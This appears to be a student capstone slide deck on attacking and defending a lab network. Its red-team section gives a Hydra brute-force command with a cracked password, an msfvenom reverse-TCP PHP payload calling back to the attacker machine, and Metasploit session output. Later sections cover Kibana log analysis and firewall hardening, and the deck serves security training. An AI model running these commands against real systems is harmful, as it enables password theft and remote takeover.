Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Submitted by:

Jack Lawton, Eric Troutman, Colin Clark, Leslie Kahler, Mekete Sugebo

I am Jack's Colon. I get cancer. I kill Jack.

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: KALI

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK Server

IPv4: 192.168.1.105
OS: Linux
Hostname: Server 1

IPv4: 192.168.1.1
OS: Windows
Hostname: ML-RefVm-684427

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
KALI	192.168.1.90	Attacker machine
ELK Server	192.168.1.100	Log Server
Server 1	192.168.1.105	Web Server
ML-RefVm-684427	192.168.1.1	Windows Hosting Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Website transversal	Able to move from authorized, public-facing folders and files, to hidden files and folders.	We were able to detect and access files and folders despite them being hidden.
Brute Force attacks	Able to spam password lists at a field in order to gain access	We were able to gain access to a webserver account.
Unsecure SSH	SSH not secured with a private key	We were able to directly gain access through port 22 using stolen login credentials
Unsecure web-based sharing	The web-shared folder was easily accessed with stolen credentials	We were able to place and execute malicious files on the target machine

Exploitation: Directory Traversal

01


Tools & Processes

We used KALI to do an nmap scan to find 192.168.1.105. We put this address into Firefox and it took us to a website with several folders. We found 192.168.1.105/company_folders/company_culture/file1.txt. The text file said please refer to 192.168.1.105/company_folders/secret_folder/


02

Achievements


192.168.1.105/company_folders/secret_folder/. A pop up showed that this was “For ashtons eyes only”. We assumed the username was ashton based off the naming convention the company uses. From there we performed the hydra scan. This can be found on the next slide.




```
Nmap scan report for 192.168.1.105
Host is up (0.00049s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```



192.168.1.105/company_folders/company_culture/file1.txt



```
Please refer to company_folders/secret_folder/ for more information
```



Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: “For ashtons eyes only”

User Name:

Password:

Exploitation: Brute Force Password Attack

01

Tools & Processes

Discovering the secret_folder on the company share (after finding indications in the other files, including the probable username of Ashton), we used the Hydra password-cracking utility to brute-force the password.

02

Achievements

We were able to associate a password with the username ‘ashton’ within about 1 minute.

Username: ashton


Password: leopoldo

03

```
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

HYDRA BRUTE FORCE

```
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```



```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-11 10:56:28
```

Exploitation: SSH Login benefits


01

Tools & Processes
We were also to use the usernames and passwords to gain ssh access to the server as well, gaining the account privileges of both Ashton and Ryan.

02

Achievements
With these usernames and passwords we obtained we were able to get access to the webserver via ssh. We could have exploited this access with a different payload as well.

Successful ssh login



SSH login attempts [Filebeat System] ECS

1–2 of 2

	Time	system.auth.ssh.event	system.auth.ssh.method	user.name	source.ip	source.geo.country_iso_code
›	Aug 11, 2021 @ 22:31:31.000	Accepted	password	ashton	192.168.1.90	-
›	Aug 11, 2021 @ 22:24:07.000	Accepted	password	ryan	192.168.1.90	-

1–2 of 2

Exploitation: Reverse TCP Shell

01


Tools & Processes
After accessing the secret folder there was a vulnerability discovered that allowed us to access the /webdav/ folder using ryan's account. From here we were able to build a payload and upload it to /webdav/

02


Achievements
Using the crafted payload, we were able to use the metasploit framework to bind a reverse php shell to the target machine where we ran the payload to gain shell access and find our target file

03

Using the command msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4443 -f raw -o driver.php we uploaded this file into the /webdav/ folder




```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```




dav://192.168.1.105/webdav/
ng the root account, you may harm your syste
driver.php
passwd.dav

MSFVenom/Meterpreter

Since we had access to the /webdav/ folder we were able to execute our payload and gain shell access to access the target machine.



```
Parent Directory                   -
driver.php     2021-08-07 19:12 1.1K
passwd.dav     2019-05-07 18:19   43
```



```
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 4443
lport => 4443
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4443
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4443 -> 192.168.1.105:33712)
 at 2021-08-11 11:30:25 -0700

meterpreter >
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?



source.ip : 192.168.1.90 AND destination.ip : 192.168.1.105

KQL

Aug 7, 2021 @ 16:39:44.387 → Aug 7, 2021 @ 16:52:28.918


acketbeat-*

20,194 hits


Aug 7, 2021 @ 16:39:44.387 - Aug 7, 2021 @ 16:52:28.918 — Auto


- The port scan occurred between 4:31 PM Aug 7, 2021, 5:05 Aug 7, 2021
- The normal values we expect to see are around 100, anything beyond the threshold we will look at.

Indications of a Port Scan



Analysis: Finding the Request for the Hidden Directory






Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,568
http://192.168.1.105/company_folders/secret_folder/	2

There were 16,568 attempts to access the hidden director /company_folders/secret_folder at 1755 and lasting for about 1 minute before a password was discovered

Analysis: Uncovering the Brute Force Attack



```
Time ^                      _source
Aug 11, 2021 @ 17:55:19.635 @timestamp: Aug 11, 2021 @ 17:55:19.635 ecs.version: 1.5.0 method: get event.duration: 5.4 event.start: Aug 11, 2021 @
                            17:55:19.635 event.end: Aug 11, 2021 @ 17:55:19.640 event.kind: event event.category: network_traffic event.dataset: http
                            query: GET /company_folders/secret_folder server.ip: 192.168.1.105 server.port: 80 server.bytes: 6988
                            url.path: /company_folders/secret_folder url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http
                            url.domain: 192.168.1.105 host.name: server1 user_agent.original: Mozilla/4.0 (Hydra) network.protocol: http
```




There were 16,568 attempts to access the hidden directory /company_folders/secret_folder at 1755 and lasting for about 1 minute before a password was discovered. Of interest is the "user_agent_original Mozilla/4.0 (Hydra)

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory?
- Which files were requested?



source.ip: 192.168.1.90 × | destination.ip: 192.168.1.105 × | url.full: http://192.168.1.105/webdav/driver.php × | + Add filter

HTTP status codes for the top queries [Packetbeat] ECS

● 207
● 404
● 201
PROPFIND /webdav/driver.php: HTTP Query
PUT /webdav/driver.php: HTTP Query

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/driver.php	32

Export: Raw Formatted

Network Traffic Between Hosts [Packetbeat Flows] ECS

Top Hosts Creating Traffic [Packetbeat Flows] ECS

The webdav folder was called 32 times during this reporting period and a file was uploaded using a PUT request and executed using PROPFIND

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Set up an alert for tcp scan from a single host within a short period of time.

What threshold would you set to activate this alarm?

- 15 ports within 5000 milliseconds

System Hardening

What configurations can be set on the host to mitigate port scans?

- Block external networks from accessing intranet ports.
- Block unused ports in the firewall.
- Setup firewall to detect and block network tcp/udp scans
- Update the firewall with the latest packet

Describe the solution. If possible, provide required command lines.

```
---- Intranet access to port 443
firewall-cmd --permanent --zone=public --add-rich-rule='
  rule family="ipv4" source address="192.168.1.0/24"
  port protocol="tcp" port="443" accept'
---- Block specific port
firewall-cmd --permanent --add-rich-rule='rule family=ipv4
port port="80" protocol="tcp" reject')
```

